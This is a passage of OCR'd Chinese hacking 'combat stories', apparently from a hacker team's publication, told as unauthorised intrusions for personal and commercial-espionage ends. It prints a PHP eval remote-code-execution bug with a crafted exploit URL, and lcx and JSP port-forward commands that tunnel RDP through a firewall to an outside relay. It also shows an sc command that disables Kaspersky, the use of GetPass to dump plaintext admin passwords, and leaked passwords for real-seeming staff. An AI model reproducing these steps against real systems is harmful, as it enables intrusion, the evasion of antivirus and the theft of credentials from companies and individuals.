
"不在咱这两个服务器上""我不管理另外两台服务器"，另外两台服务器应该一台是考试服务端服务器，一台是数据库服务器。但是这两台服务器是 10.0.0.x 的服务器呢，还是其他 ip 段的服务器呢，应该先搞清楚这一点。

还是先从教授们的 ip 段搞起吧。要找教授们的 ip 段其实再容易不过了。阿言找了一个张教授发的 Email，查看完整的 Email 头部信息：

张教授常用的 ip 连续两年都是 192.168.0.11，其他的教授也通常是这个 ip，连续几年 ip 都固定不变说明这个 ip 应该是计算机学院的教授办公室那个地方用一个路由。
阿言顺便看了一下 60 天内登陆记录：



125.*.201.*这个 ip 段在 ip138 查询确实是该大学的 ip，教授用很多个不同的 ip 登陆，说明登陆环境比较自由，甚至有可能某几台是服务器，尤其是 Web 登陆的那几个机器。
要确认上机数据库服务器是否和教授们用机是同一 ip 段其实很好确认，阿言这次从兵器库中挑了习科团队尚未完成的一个利器，虽然功能只完成了五分之一，但是目前已经完成的一个小模块已经足够用了。因为阿言只需要扫一下整 ip 段的端口



整段 ip 只有 125.*.201.1 开放服务端口，80 端口是一个 H3C 的路由登陆界面。抛开这个路由的登陆密码是不是默认密码不论，基本上可以确定上级服务器应该还是在 10.0.0.x 这个 ip 段

第五章

到这里，阿言心里面有数了。叹了口气，要渗透到什么数据库对于阿言来说都不是无法完成的难事，但是无论阿言的渗透技术实力有多么厉害，要渗透到一个人的心里面，只有网络渗透技术是不够的。想到这里“西西”“恩 你说”“我实在是找不出你们考试的上机库，干脆明天我帮你划考试重点吧”“真的吗？可是重点也要背啊”“你懒死了!拿到考试题你不还是一样要背”

小西西 4:53:29

变态

我 Shi 阿言 4:53:31

啊

小西西 4:53:54

我计算机 什么的叫 大学计算机基础教程 马**主编

我 Shi 阿言 4:54:46

你们学校自己老师啊？我发现你们学校计算机学院有一个老师就叫马**，密码是 boj_0617

小西西 4:57:07

书有什么密码啊。。

我 Shi 阿言 4:57:31

我说你们这个老师

小西西 4:58:20

老师的密码？什么密码啊 不懂

我 Shi 阿言 4:59:39

算了，我下载不到 pdf，书没带光盘？

小西西 5:08:36

没有啊 买的时候没有

我 Shi 阿言 5:09:10
其实我一看目录我就觉得肯定满分了
小西西 5:09:36
你有病
小西西 5:09:41
知道你厉害
我 Shi 阿言 5:10:05
你是夸我呢，还是损我呢？
小西西 5:11:32
夸你呢
我 Shi 阿言 5:11:48
哦

阿言在幸福的聊天中结束了这场渗透。两个人的未来是幸福的。

习科作战故事：仇杀 环环相扣

开端

在习科团队里面工作的每一天都是那么普通，但又是那么的特殊。普通的是团队成员每天都在努力的做好安全顾问的服务，特殊的是每天都在发生这不同的故事。
乐乐在习科里面不但是一名安全顾问，还担任着一个更重要职位:商业间谍。

习科团队曾经给客户设计过一个网站服务器群架设方案,客户现在怀疑这份设计方案被内鬼盗卖，并且锁定在了某个人力财力竞争都很强大的对手。
所以客户来信希望在两个礼拜以后的某次竞标开始之前，习科能渗透到竞争对手内部网络，揪出公司内鬼，以避免标书被对手窃取。当然客户也希望习科团队能顺便做一点其他的事情就，比方说。。。
习科团队中的渗透好手很多，曾经有一次 DreaMZ 将某知名公司上下总共一万四千台机器全部控制。那次渗透 DreaMZ 是从其公司老总开始的,从开始到结束总共花费了四个月的时间。渗透从拿到几台服务器开始，到 FTP 服务器绑马，最后得到了公司老总的笔记本的控制权，最碉堡的是那位老总的笔记本上面有遥控全公司监控探头的权限，包括转头对焦等等，自己本地做了数据库，将每台计算机在数据库中标注上使用者、任职、权限和后门等等。

不过这次任务并没有安排 DreaMZ 去做，而是给了乐乐，每个人都需要表现的机会，乐乐进了习科四年，对于老大分配的任务一直低调且按时完成，之所以低调，是没有掀起什么大的波澜。四年了，老大想也应该让乐乐好好给大家表现表现了。

初显

乐乐深知自己无法超越自己的前辈 DreaMZ，不过好在这次任务是查内鬼，其他的都是附属而已。虽然这么说，不过对于这个同样机器过万的公司乐乐感觉压力还是蛮大的。
既然任务分配到自己了，那么先找入手点吧。查了一下这个公司外网开放的服务器地址：

59.X.198.* -> 是公司各个部门的分站
61.X.177.* -> 这个 ip 段有公司主站和 Mail 服务器
118.X.12.* -> 这个段的 ip 只有一个，是公司几个客户的站放在上面

202.X.129.* -> 这个段的 ip 只有一个，公司的人事管理系统在这里
这样看，要下手只有从人事管理系统先下手了，第二步再想办法渗透 Mail 服务器和主服务器。乐乐深感自己对这样的大型网络渗透经验不足，所以先捡软柿子捏好了。
118.X.12.*服务器上面有很多企业站,虽然由 IIS 以虚拟主机的方式运行 asp,aspx 和 php，asp 和 php 权限都很严，但是很多这类虚拟主机的 aspx 直接继承了 users 组的权限，限制往往比 asp 和 php 松很多。提权没搞定，但是跨目录却跨到了人事管理系统的目录？乐乐猜想，这应该是以前人事管理系统的目录，后来因为种种原因，单独挪到另外的服务器了，但是原有的文件并未删除。
乐乐发现,不但文件没删,连旧数据库也保留了。用旧数据库密码轻松登陆了新服务器密码，审计原有的代码，发现在某功能页的打印函数中发现一个远程代码执行漏洞，和某个 Wordpress 插件漏洞很是相似：

```
1.  case 'print':
2.      $record=record($_GET[number]);
3.      global $printing_x;
```

```
4.      $printing_x = 'info_'.$_GET['number'].$record;
5.      @printing();
6.      eval('echo 'printed documnet '.$_GET['number'].' and
    '.logged();');
7.  break;
```

假设 print 的 numer 是 32，那么将 GET 的值 32 带入函数中，除了被打印和被输出显示外，echo 外面还多套了个 eval()执行两个单引号内的代码。
eval 没有多内容做审查就直接执行了。如果构造这样的语句：


```
.php?action=print&number=32';eval($_GET[cmd]);echo'&cmd=phpinfo();
```

那么实际上得到的就是：

```
$cmd=phpinfo();

eval('echo 'printed documnet 32';eval($_GET[cmd]);echo'and '.logged();');
```

一句话直接远程插入执行。这个手法有点注入的思想。
乐乐拿下了人事管理系统，但是这个公司没有其他 ip 在这个段上，不需要继续渗透。这台服务器唯一的价值就是职员编码总库。



职工名单中共有 7833 人，乐乐写了个程序对名字和生日进行匹配，意料之中，这个名单中没有一个人是和客户公司的人员名单匹配的。

进入内网

今天现在的渗透也只不过是停留在 web 层面。乐乐搞了这个公司几个部门的数据库，相信各个部门的网站权限意义也不大，脚本小子们改改首页的行为在乐乐和习科人看来，只有特别特别无聊的时候才会去做。这次是商业渗透，可没有时间去无聊。从数据库节筛选出了一些管理层的密码，大概有几十个。这个密码是用来匹配 61.X.177.11 这个公司 Email 后台的。

这个公司使用的是 Coremail，不过 Coremail 的后台着实不好找，这个公司的 coremail 后台路径居然是 61.X.177.11/juyifansan/，几十个高管的密码确实有那么几个账号和密码可以匹配到 Coremail 的后台。

翻邮件的事情老大自会找人去做，只是渗透只停留在脚本层面还是远远不够的。

一些邮件表明，这个公司拥有 218.X.16.*整个 C 段的 ip，但是外网应该都不能连接到，因为 218.X.16.39 控制着整 C 段的外网出口，除了 80 端口和 https 的 443 端口，整 C 段没有任何其他的端口对外开放。比方说乐乐要想连接 218.X.16.40 的某个端口的话，就必须让这台机器反向来主动连接乐乐，可是拿到服务器以前怎么让服务器反弹连接呢？

乐乐轻松的使用 FCKeditor 拿下了 C 段的 105 机器，是个 JSP 的服务器，这个时候就可以使用

```
lcx -s 外网 ip 外网监听端口 127.0.0.1 3389
```

将远程桌面端口给反弹出来，就解除了外网出口的屏蔽。

不过乐乐看到了服务器上面装了卡巴斯基，没等反弹呢，就被杀了。Tomcat+JSP 要想搞定卡巴很容易，

```
sc config 卡巴服务名 start= disabled
```


然后重启一下，就把卡巴彻底搞掂了。在战场上效率和隐蔽是非常重要的，乐乐在兵器库翻出了一个新更新的“JSP 端口转发.jsp”工具，在兵器库的[attach.blackbap.org]的“网站安全”分类下。用这个工具就不会因为杀软被关而被管理员发现了。
团队里的小白姐告诉乐乐，这个时候如果重启，将必然导致渗透失败。因为对数 Windows 的 Tomcat 是依赖 administrators 这个账户的，一旦这个账户被注销或者未登陆，Tomcat 八成无法启动，也就是说这台服务器将失去唯一的 80 端口的连接。因此乐乐选择用 JSP 端口转发工具算是侥幸没搞砸。
为了减少痕迹的清理，乐乐先登陆了这个公司 202.X.129.*这个人事管理系统的服务器，在上面执行：

```
e:\lcx.exe -l 3333 4444
```

然后将 jsp 的端口转发程序上传到 218.X.16.105/s.jsp

```
http://218.X.16.105/s.jsp?localIP=127.0.0.1&localPort=3389&remoteIP=202.X.129.*&remotePort=3333
```

访问这个页面回显空白，没有 500，说明反弹了。回到 202.X.129.*的服务器也看到这样的回显：




这个时候只要用远程桌面连接：127.0.0.1:4444 就能连接到处于内网环境的 218.X.16.105 的 3389 端口了
原理就是，218.X.16.105 的 3389 端口不对外开放，202.X.129.*的 3333 和 4444 也没有开


启，首先 lcx 把 3333 和 4444 端口打开，然后让 218.X.16.105 的 3389 与 202.X.129.*的 3333 端口连接，lcx 把 4444 和 3333 端口又连接到了一起，连接 127.0.0.1 的 4444 端口，就连接到了 lcx，lcx 又通过 3333 端口连接到了对方的 3389，因为路线太曲折，所以如果机器配置不好，或者网路速度有问题，就会特别的卡，或者不稳定，掉线。
拿着对方公司的外网服务器，连接另一台内网的服务器，除了不需要清理大量的登陆痕迹，还可以解决这样的网络不稳定的问题。
就这样乐乐就进了这个公司的第一个内网。

内网套内网

很意外，105 这台机器居然还有个内网里面的内网 ip，lcx 显示是 10.0.0.189，这个 10 段的 ip 应该是内网中的内网了。
乐乐现在做了两件事，第一件事就是读一下管理员的密码。
之前有人发现 Windows 会将明文密码存入内存，可以直接读取内存数据得到管理员的密码。
在习科的兵器库中，内核相关的部分收集了一个网上流传的不错的读取工具 GetPass.exe




这个管理员的密码是,./,./
第二件事就是扫描一下整段 ip 的开放的端口，乐乐选择了尚处于开发阶段的 iKnock，iKnock 现在习科并没有对外公测，一个是完成量不足 20%，另一个是这个程序需要.Net FrameWork 版本 4 的支持，不过安装完整的程序包太慢，扫描端口只需要下载 FrameWork 4 的 Client Profile 就够了。



可惜的是,整段 ip 开放 3389 的端口很多,但是 189 这台机器的 administrator 的密码,./,./对于其他的任何一台也不匹配，只能另谋他法

那就一个端口一个端口来吧，从 21 的 FTP 端口来。从头开始用匿名账号登陆 FTP，都没成功。就当乐乐要准备放弃的时候，发现了一个突破点：


直接输入 ftp://10.0.0.xxx 所有的 FTP 都需要验证，但是在网上邻居那里，乐乐偶然发现管理员访问过\\10.0.0.183\D$，乐乐换成了\\10.0.0.183\C$同样登陆成功



